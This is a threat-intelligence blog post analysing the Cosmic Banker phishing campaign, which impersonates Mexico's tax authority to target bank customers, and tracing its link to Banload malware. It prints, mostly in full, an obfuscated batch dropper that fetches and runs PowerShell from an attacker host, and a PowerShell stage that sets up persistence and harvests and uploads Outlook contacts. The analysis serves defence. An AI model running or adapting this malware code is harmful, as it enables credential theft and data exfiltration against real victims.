Cosmic Banker campaign is still active revealing link with Banload malware

blog.scilabs.mx/cosmic-banker-campaign-is-still-active-revealing-link-with-banload-malware

scilabs diciembre 6, 2019


SCILabs identified a new cosmic banker attack that matches with other previous attacks observed since March 2019. One of the most interesting aspects of this campaign is that the final phase executable contains very specific Portuguese comments that also have been spotted in other reported events. The campaign targets the user credentials of Mexican banking institutions, however, the group behind Cosmic Banker is also the author of another campaign targeting users from Brazil's banking institutions.

Some of the attack elements match with a malicious artifact documented by Trend Micro as Banload, which affected some banks in Brazil. This strengthens the hypothesis that we are dealing with a group that started its attacks in south America and later found in Mexico a new objective in a campaign that SCILabs named Cosmic Banker where the already developed malware simply was reused to target its new attack. It's also worth mentioning that the reuse of this malware left behind common traces that facilitate the attribution of this campaign to the Brazilian attackers.

Even though the indicators of compromise such as hash values, IP addresses and domains change during each attack, the TTP showed by the cyber group changes less frequently, particularly the clear text transfer from a compressed file named "md.zip", which includes the final toolkit of the attacker which was used to create a YARA rule that allowed to identify other 14 events in the last three months, revealing more activity of this campaign.

Analysis


The attack starts with the reception of an email that impersonates Mexico's tax department "*Servicio de Administración Tributaria (SAT)"* warning that the victim has a pending tax return. This email includes a link to download a malicious attachment as shown in the following image:


Envio del comprobante fiscal digital

lourdestrevisan@sider.net
Jue 31/10/2019 05:24 PM
[redacted]

Descargar archivos adjuntos (128kb)
01/11/2019 00:23:58
se anexa el seguiente comprobante fiscal digital
Remitente: Servicio de Administración Tributaria N-78703171.
Hemos identificado que tienes pendiente de presentar, al 31 de octubre de 2019, lo siguiente:
SERIE Y FOLIO: _BME_2019_78703171_7870.

When comparing this phishing email with the observed attack during May 2019 (previously reported by SCILabs), a clear resemblance can be seen between the text and the image used:



Descargar todo como zip archivos adjuntos (158 kb)

se anexa el seguiente comprobante fiscal digital
Remitente: Servicio de Administración Tributaria N-92637182.
Hemos identificado que tienes pendiente de presentar, al 02 de Mayo de 2019, lo siguiente:
REF: 8273091_MHSY7263_FAC_2019.


Although impersonating SAT in emails like these is a common shared tactic by several cyber groups in the region, the fact that the images and text are so similar strengthen the hypothesis that both events belong to the same campaign.


When clicking on the link, the file COMPROBANTE FISCAL.zip is downloaded containing the malicious file COMPROBANTE FISCAL.bat. Also, it includes a folder named "-" that includes the legitimate file GoogleUpdate.exe and another .bat file with the same content as the file "COMPROBANTE FISCAL.bat", therefore clicking either .bat file triggers the attack. It's also worth mentioning that the file "GoogleUpdate.exe" it's not malicious and isn't required in any way as part of the attack. The .zip file is comprised as follows:

When comparing this zip file with the delivery file from the May 2019 event (shown in the next image), a great similarity can be seen, since the downloaded file from that attack also includes the text “comprobante fiscal”, however, in this case it’s random text, and a .js file was used instead of a .bat file and both cases include non-malicious files, probably as an attempt to avoid the compressed file from being blocked by automated detection tools.




The file COMPROBANTE FISCAL.bat from the October 2019 event showed in the following image, includes a batch programming script that executes a PowerShell script from the Internet in order to execute it at memory level. The next part of the program includes command prompts to run the script in a hidden PowerShell window, creating environment variables as an obfuscation method. The malicious PowerShell script gets downloaded from: hxxp://h1m2en[.]ddns[.]net/SA98AS8F7/kk/1445785485


comprobante_FISCAL09_9TGHDFTEC.zip
comprobante_FISCAL09_9TGHDFTEC
YHJGSDA3456G
comprobante_FISCAL09_9TGHDFTEC.js




```
@echo off
cd %SystemRoot%\System32
set a=Win
set b=dow
set c=sPo
set d=wer
set e=She
set f=ll\
set g=v1.
set h=0\po
set i=we
set j=rsh
set k=ell
set l=.ex
set m=e -n
set n=op
set o=-w
set p=in 1 -
echo ieX("Ie`X`(N`ew-oBJ`e`Ct N`et.`Web`ClIeNt`).DOwnlOa`d`StRIN`G
('http://h1m2en.ddns.net/SA98AS8F7/kk/1445785485')"); | %a%%b%%c%%d%
%e%%f%%g%%h%%i%%j%%k%%l%%m%%n%%o%%p%
```

The way in which the script runs causes the event to get registered as two independent process executions.



```
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.16299.15 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\WINDOWS\system32\cmd.exe  /S /D /c" echo ieX("Ie`X`(N`ew-oBJ`e`Ct N`et.
`Web`ClIeNt`).DOwnlOa`d`StRIN`G('http://h1m2en.ddns.net/SA98AS8F7/kk/1445785485')"); "
```



```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.16299.15 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: WindowsPowerShell\v1.0\powershell.exe  -nop -win 1 -
```


The downloaded script from this site is partially obfuscated and contains the following code:

```
[System.Net.WebRequest]::Create("http://dgi1b2n3m4.ddns.net/SA98AS8F7/kk/index.php").GetResponse().Clos

${_/|\_/|////\__|/_|\\\\\\/|_} =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('ZQB4AGUA')))
${_/|\_/|////\__|/_|\\\\\\/\\\\/\/\/\|_} =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('egBpAHAA')))
${_/|\_/|////\__|//\\\\\\\\/|_} = "http://dgi1b2n3m4.ddns.net/0111/kk/md.zip"
${_/|\_/|/\\\\\\\/|_} = "public"
${_\\\\\\/|\_/|/\\\\\\\/|_} = "c:\users\${_/|\_/|/\\\\\\\/|_}"
Function ____////////\\\/\/\/\/\_____ {
${_|||||||||||||________________} =
"q","w","e","r","t","y","u","p","a","s","d","f","g","h","j","k","z","x","c","v","b","n","m"
${_|||||||||||||//////________________} = "2_","3_","4_","5_","6_","7_","8_","9_"
${_|||||||||||||//////\\\\\________________} = $null
${__|||||||||||||//////\\\\\________________} = Get-Random -InputObject
${_|||||||||||||________________} -Count 6
${__||||||_|||||||//////\\\\\________________} = Get-Random -InputObject
${_|||||||||||||//////________________} -Count 1
${__||||||_||||||_|//////\\\\\________________} = Get-Random -InputObject
${_|||||||||||||________________}.ToUpper() -Count 1
foreach($n in ${__|||||||||||||//////\\\\\________________}) {
${_|||||||||||||//////\\\\\________________} += $n
}
foreach ($n2 in ${__||||||_|||||||//////\\\\\________________}) {
${_|||||||||||||//////\\\\\________________} += $n2
}
foreach ($n3 in ${__||||||_||||||_|//////\\\\\________________}) {
${_|||||||||||||//////\\\\\________________} += $n3
}
return "_${_|||||||||||||//////\\\\\________________}"
}
${_\\\\\\/|\_/|/\\\___\\\\/|_} = ____////////\\\/\/\/\/\_____
${_\\\\\__\/|\_/|/\\\___\\\\/|_} = "${_\\\\\\/|\_/|/\\\\\\\/|_}\i.dat"
${_\\\//////////\\__\/|\_/|/\\\___\\\\/|_} = if (${_\\\\\__\/|\_/|/\\\___\\\\/|_}) { Test-Path
${_\\\\\__\/|\_/|/\\\___\\\\/|_} }
${_\\\//////////\\__\/|\_/|/\\\___\\\\/|_}
if(${_\\\//////////\\__\/|\_/|/\\\___\\\\/|_} -eq 'True'){
     exit
}else{
New-Item -ItemType directory -Path ${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}
${_\\\//////\\\\\\\\\\\/_} = new-object System.Net.WebClient
${_\\\//////\\\\\\\\\\\/_}.DownloadFile(${_/|\_/|////\__|//\\\\\\\\/|_},"${_\\\\\\/|\_/|/\\\\\\\/|_}\${_

${_\\\//////||\||||/\\\\\\\/_} = new-object -com shell.application
${_/\/\/\/\/\/\/\/_} =
${_\\\//////||\||||/\\\\\\\/_}.namespace("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_

${_/\/\/\/\/\/__|\\\||||||\/\/_} =
${_\\\//////||\||||/\\\\\\\/_}.namespace("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}")
${_/\/\/\/\/\/__|\\\||||||\/\/_}.Copyhere(${_/\/\/\/\/\/\/\/_}.items())
Rename-Item -NewName
("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}.${_/|\_/|//
 -Path
("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_/|\_/|////\__|/_|\\\\\\/|_}.png")
Rename-Item -NewName
("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}.LNS") -Path
("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\12.dll")
Rename-Item -NewName ("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\sqlite3.dll") -Path
("${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\sql.png")
function _____/\_/\/\_/\/=\
{
  Param([string]${___/\_/=\___/\_/==},[string]${__/==\/\_/\/=\/\_/});
  try{
    ${__/\_/=\/=\/=====} = New-Object -ComObject WScript.Shell
    ${/=\/\__/=\/=\/=\_} = ${__/\_/=\/=\/=====}.CreateShortcut(${___/\_/=\___/\_/==})
    ${/=\/\__/=\/=\/=\_}.TargetPath =
"${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}.${_/|\_/|///

    ${/=\/\__/=\/=\/=\_}.Arguments = " ${_\\\\\\/|\_/|/\\\___\\\\/|_}1.LNS
${_\\\\\\/|\_/|/\\\___\\\\/|_}"
    ${/=\/\__/=\/=\/=\_}.WorkingDirectory =
"${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}"
    ${/=\/\__/=\/=\/=\_}.WindowStyle = 7
    ${/=\/\__/=\/=\/=\_}.IconLocation =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JQBQAHIAbwBnAHIAYQBtAEYAaQBsAGUAcwAlAI

    ${/=\/\__/=\/=\/=\_}.Save()
  }finally{}
}
${/===\__/=\_/==\_/} = New-Object -Com WScript.Shell
${/=\_/\_/===\/\/\/} =
${/===\__/=\_/==\_/}.SpecialFolders.Item($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64Stri

del ${/=\_/\_/===\/\/\/}\*.vbs
del ${/=\_/\_/===\/\/\/}\*.lnk
${_/=\/=\/\_/\/=\__} = "
$env:APPDATA\${_/=\/\/=\___/\/==}, ${_/\/\/\/=\/==\__/}"
${___/\_/\/===\/\__} = "${/=\_/\_/===\/\/\/}\${_\\\\\\/|\_/|/\\\___\\\\/|_}.lnk"

_____/\_/\/\_/\/=\ ${___/\_/\/===\/\__}  ${_/=\/=\/\_/\/=\__}

_____/\_/\/\_/\/=\ "%PUBLIC%\c.lnk"   ${_/=\/=\/\_/\/=\__}
$bytes = [System.IO.File]::ReadAllBytes("%PUBLIC%\c.lnk")
$bytes[0x15] = $bytes[0x15] -bor 0x20 #set byte 21 (0x15) bit 6 (0x20) ON
[System.IO.File]::WriteAllBytes("%PUBLIC%\c.lnk", $bytes)
function _____/\_/\/\_/\/=\\///\/\/\
{
  Param([string]${___/\_/=\\/\/\\___/\_/==},[string]${__||_/\_/=\\/\/\\___/\_/==});
  try{
    ${__||_/\_/=\\/\/||\\___/\_/==} = New-Object -ComObject WScript.Shell
    ${__||/=\\/\/||\\___/\_/==} =
${__||_/\_/=\\/\/||\\___/\_/==}.CreateShortcut(${___/\_/=\\/\/\\___/\_/==})
    ${__||/=\\/\/||\\___/\_/==}.TargetPath =
"c:\users\${_/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}.vbs"
    ${__||/=\\/\/||\\___/\_/==}.Arguments = ""
 ${__||/=\\/\/||\\___/\_/==}.Description =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('IgBBAGMAZQBzAHMAYQByACAAYQAgAGkAbgB0A(

    ${__||/=\\/\/||\\___/\_/==}.WorkingDirectory = ""
    ${__||/=\\/\/||\\___/\_/==}.IconLocation = "${_/\/\/\/\__/\|_||_|____}"
    ${__||/=\\/\/||\\___/\_/==}.Save()
  }finally{}
}

${_/\/\/\__\\\\\\\|||\/\/_} = ${_\\\\\\/|\_/|/\\\___\\\\/|_}
${_/\/\/\__\\\\\\\|||\/\/_} | Set-Content "${_\\\\\\/|\_/|/\\\\\\\/|_}\i.dat"
${_/\/\/\__\\\\\\\|||\/\/_} | Out-File "${_\\\\\\/|\_/|/\\\\\\\/|_}\i.dat"
${_/\/\/\__\\\\\\\|||\/\/_} > "${_\\\\\\/|\_/|/\\\\\\\/|_}\i.dat"

${___/\_/\/===\/\__} = "%PUBLIC%\chrome.lnk"
_____/\_/\/\_/\/=\\///\/\/\ ${___/\_/\/===\/\__}  ${__||_/\_/=\\/\/\\___/\_/==}

${_/|\_/|//______//\__|/_|\\\\\\/|_} =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('TABpAG4AZQA=')))
${_/|\_\\\||||||||||///\\/|_} =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QwBtAGQA')))
${_/|\_\\//\\/|_} = '86'
${_/|\_/|//______//\__|/_|\\\\__\\//\\/|_} = "$"
$Arquivo =
"${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}1.LNS"
```

```
$ArquivoSaida
="${_\\\\\\/|\_/|/\\\\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}\${_\\\\\\/|\_/|/\\\___\\\\/|_}1.LNS"
Add-Content $Arquivo '#NoTrayIcon'
Add-Content $Arquivo "Global ${_/|\_/|//______//\__|/_|\\\\__\\\///\\/|_}${_\\\\\\/|\_/|/\\\___\\\\/|_}
=
${_/|\_/|//______//\__|/_|\\\\__\\\///\\/|_}${_/|\_\\\|||||||||///\\/|_}${_/|\_/|//______//\__|/_|\\\\
[1]"
Add-Content $Arquivo "Global
${_/|\_/|//______//\__|/_|\\\\__\\\///\\/|_}${_\\\\\\/|\_/|/\\\___\\\\/|_}${_/|\_\\\///\\/|_} =
DllOpen('${_\\\\\\/|\_/|/\\\___\\\\/|_}.LNS')"
Add-Content $Arquivo
"DllCall(${_/|\_/|//______//\__|/_|\\\\__\\\///\\/|_}${_\\\\\\/|\_/|/\\\___\\\\/|_}${_/|\_\\\///\\/|_},
'STRUCT', 'JLI_CmdToArgs')"

    $cmdFileName = "%WINDIR%\explorer.exe "
    $TaskStartTime = [datetime]::Now.AddSeconds(180)
    $TaskEndTime = [datetime]::Now.AddSeconds(240)
    $taskName = ${_\\\\\\/|\_/|/\\\___\\\\/|_}
    $service = New-Object -ComObject("Schedule.Service")
    $service.Connect()
    $rootFolder = $service.GetFolder("\")
    $TaskDefinition = $service.NewTask(0)
    $TaskDefinition.RegistrationInfo.Description = ""
    $TaskDefinition.Settings.Enabled = $true
    $TaskDefinition.Settings.DisallowStartIfOnBatteries = $false
    $TaskDefinition.Settings.DeleteExpiredTaskAfter = "PT0M"
    $triggers = $TaskDefinition.Triggers
    $trigger = $triggers.Create(1)
    $trigger.StartBoundary = $TaskStartTime.ToString("yyyy-MM-dd'T'HH:mm:ss")
    $trigger.EndBoundary = $TaskEndTime.ToString("yyyy-MM-dd'T'HH:mm:ss")
    $trigger.Enabled = $true
    $action = $TaskDefinition.Actions.Create(0)
    $action.Path = $cmdFileName
    $action.Arguments = "${/=\_/\_/===\/\/\/}\${_\\\\\\/|\_/|/\\\___\\\\/|_}.lnk"
    $action = $TaskDefinition.Actions.Create(0)
    $action.Path = "schtasks.exe"
    $action.Arguments = "/Delete /TN $taskName /F"
    $rootFolder.RegisterTaskDefinition($taskName, $TaskDefinition, 6, "", $null, 0)
}


Add-Type -assembly
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('TQBpAGMAcgBvAHMAbwBmAHQALgBPAGYAZgBpA

${_/=\/\__/=\/\/\__} = New-Object -comobject Outlook.Application
${____/===\_____/\/} =
${_/=\/\__/=\/\/\__}.GetNameSpace($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('TQB

${_/\/=====\__/=\/=} = [System.Collections.ArrayList]@()
function ___/=\/\/=\___/=\_(${____/\____/\/\_/\_})
{
  ${____/==\__/\_/=\_} =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XgBbAF8AYQAtAHoAMAAtADkALQBdACsAKABcA

  if (${____/\____/\/\_/\_} -match ${____/==\__/\_/=\_}) {
    return $true
  }
  return $false
}
function _/=\_/==\____/\__/(${____/\____/\/\_/\_}) {
  if (${____/\____/\/\_/\_}) {
    ${__/=====\/\_/\_/\} = $false
    ${____/\____/\/\_/\_} = ${____/\____/\/\_/\_}.ToLower()
    if (${____/\____/\/\_/\_}.StartsWith("'") -And ${____/\____/\/\_/\_}.EndsWith("'")) {
      ${____/\____/\/\_/\_} = ${____/\____/\/\_/\_}.Substring(1, ${____/\____/\/\_/\_}.Length - 2)
    }
    if (___/=\/\/=\___/=\_(${____/\____/\/\_/\_})) {
      for(${__/\/\__/=\/\__/\} = 0;${__/\/\__/=\/\__/\} -lt
${_/\/=====\__/=\/=}.Count;${__/\/\__/=\/\__/\}++) {
        if (${_/\/=====\__/=\/=}[${__/\/\__/=\/\__/\}] -eq ${____/\____/\/\_/\_}) {
          ${__/=====\/\_/\_/\} = $true
          break
        }
      }
      if (-Not ${__/=====\/\_/\_/\}) {
        ${__/\___/========\} = ${_/\/=====\__/=\/=}.Add(${____/\____/\/\_/\_})
      }
    }
  }
}
function _/====\__/=====\_/ {
  ${/==\/=\____/\_/=\} = ${____/===\_____/\/}.AddressLists
  for(${__/\/\__/=\/\__/\} = 1;${__/\/\__/=\/\__/\} -le
${/==\/=\____/\_/=\}.Count;${__/\/\__/=\/\__/\}++) {
    ${/=\_/==\/\__/==\_} = ${/==\/=\____/\_/=\}.Item(${__/\/\__/=\/\__/\}).AddressEntries
    for(${/==\/\/\_/\_/\__/} = 1;${/==\/\/\_/\_/\__/} -le
${/=\_/==\/\__/==\_}.Count;${/==\/\/\_/\_/\__/}++) {
      ${_/\_/\__/\_____/=} = ${/=\_/==\/\__/==\_}.Item(${/==\/\/\_/\_/\__/})
      ${__/===\/===\/\/\_} = ${_/\_/\__/\_____/=}.AddressEntryUserType
      ${____/\____/\/\_/\_} = ""
      if (${__/===\/===\/\/\_} -eq 10) {
        ${____/\____/\/\_/\_} = ${_/\_/\__/\_____/=}.Address
      } elseif ((${__/===\/===\/\/\_} -eq 3) -Or (${__/===\/===\/\/\_} -eq 1) -Or (${__/===\/===\/\/\_}
-eq 4) -Or (${__/===\/===\/\/\_} -eq 2) -Or (${__/===\/===\/\/\_} -eq 5) -Or (${__/===\/===\/\/\_} -eq
0)) {
        ${____/\____/\/\_/\_} = ${_/\_/\__/\_____/=}.GetExchangeUser().PrimarySmtpAddress
      }
      _/=\_/==\____/\__/(${____/\____/\/\_/\_})
    }
  }
}
function __/\/\__/\_/===\_/(${___/\/==\_/==\/=\/}) {
  for(${__/\/\__/=\/\__/\} = 1;${__/\/\__/=\/\__/\} -le
${___/\/==\_/==\/=\/}.Count;${__/\/\__/=\/\__/\}++) {
    ${_/======\_/=\/=\_} = ${___/\/==\_/==\/=\/}.Item(${__/\/\__/=\/\__/\})
    ${__/\/=\___/\_/==\} = ${_/======\_/=\/=\_}.Items
    for(${/==\/\/\_/\_/\__/} = 1;${/==\/\/\_/\_/\__/} -le
${__/\/=\___/\_/==\}.Count;${/==\/\/\_/\_/\__/}++) {
      ${_/==\_____/==\__/} = ${__/\/=\___/\_/==\}.Item(${/==\/\/\_/\_/\__/})
      ${/=\/====\____/=\/} = ${_/==\_____/==\__/}.Recipients
      for(${_/\_/\__/\/\_/=\_} = 1;${_/\_/\__/\/\_/=\_} -le
${/=\/====\____/=\/}.Count;${_/\_/\__/\/\_/=\_}++) {
        ${__/\_/\__/=\/\_/\} = ${/=\/====\____/=\/}.Item(${_/\_/\__/\/\_/=\_})
        ${_/\_/\__/\_____/=} = ${__/\_/\__/=\/\_/\}.AddressEntry
        ${__/===\/===\/\/\_} = ${_/\_/\__/\_____/=}.AddressEntryUserType
        ${____/\____/\/\_/\_} = "";
        if (${__/===\/===\/\/\_} -eq 0) {
          ${____/\____/\/\_/\_} = ${_/\_/\__/\_____/=}.GetExchangeUser().PrimarySmtpAddress
        } elseif ((${__/===\/===\/\/\_} -eq 30) -Or (${__/===\/===\/\/\_} -eq 10)) {
          ${____/\____/\/\_/\_} = ${_/\_/\__/\_____/=}.Address
        }
        _/=\_/==\____/\__/(${____/\____/\/\_/\_})
      }
      ${_/\_/\__/\_____/=} = ${_/==\_____/==\__/}.Sender
      ${__/===\/===\/\/\_} = ${_/\_/\__/\_____/=}.AddressEntryUserType
      ${____/\____/\/\_/\_} = "";
      if (${__/===\/===\/\/\_} -eq 0) {
        ${____/\____/\/\_/\_} = ${_/\_/\__/\_____/=}.GetExchangeUser().PrimarySmtpAddress
      } elseif ((${__/===\/===\/\/\_} -eq 30) -Or (${__/===\/===\/\/\_} -eq 10)) {
        ${____/\____/\/\_/\_} = ${_/\_/\__/\_____/=}.Address
      }
      _/=\_/==\____/\__/(${____/\____/\/\_/\_})
    }
    __/\/\__/\_/===\_/(${_/======\_/=\/=\_}.Folders)
  }
}
function ____/=\_/\_/==\/==() {
  _/====\__/=====\_/
  __/\/\__/\_/===\_/(${____/===\_____/\/}.Folders)
  Add-Content
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64St
  ${_/\/=====\__/=\/=}

  $WebRequest = [System.Net.WebRequest]::Create("http://dgi1b2n3m4.ddns.net/lists/kk/index.php?list")
  $GlobalListStr = [System.Text.Encoding]::UTF8.GetBytes("list=$(${_/\/=====\__/=\/=} -join ';')")
  $WebRequest.Method = 'POST'
  $WebRequest.ContentType = 'application/x-www-form-urlencoded'
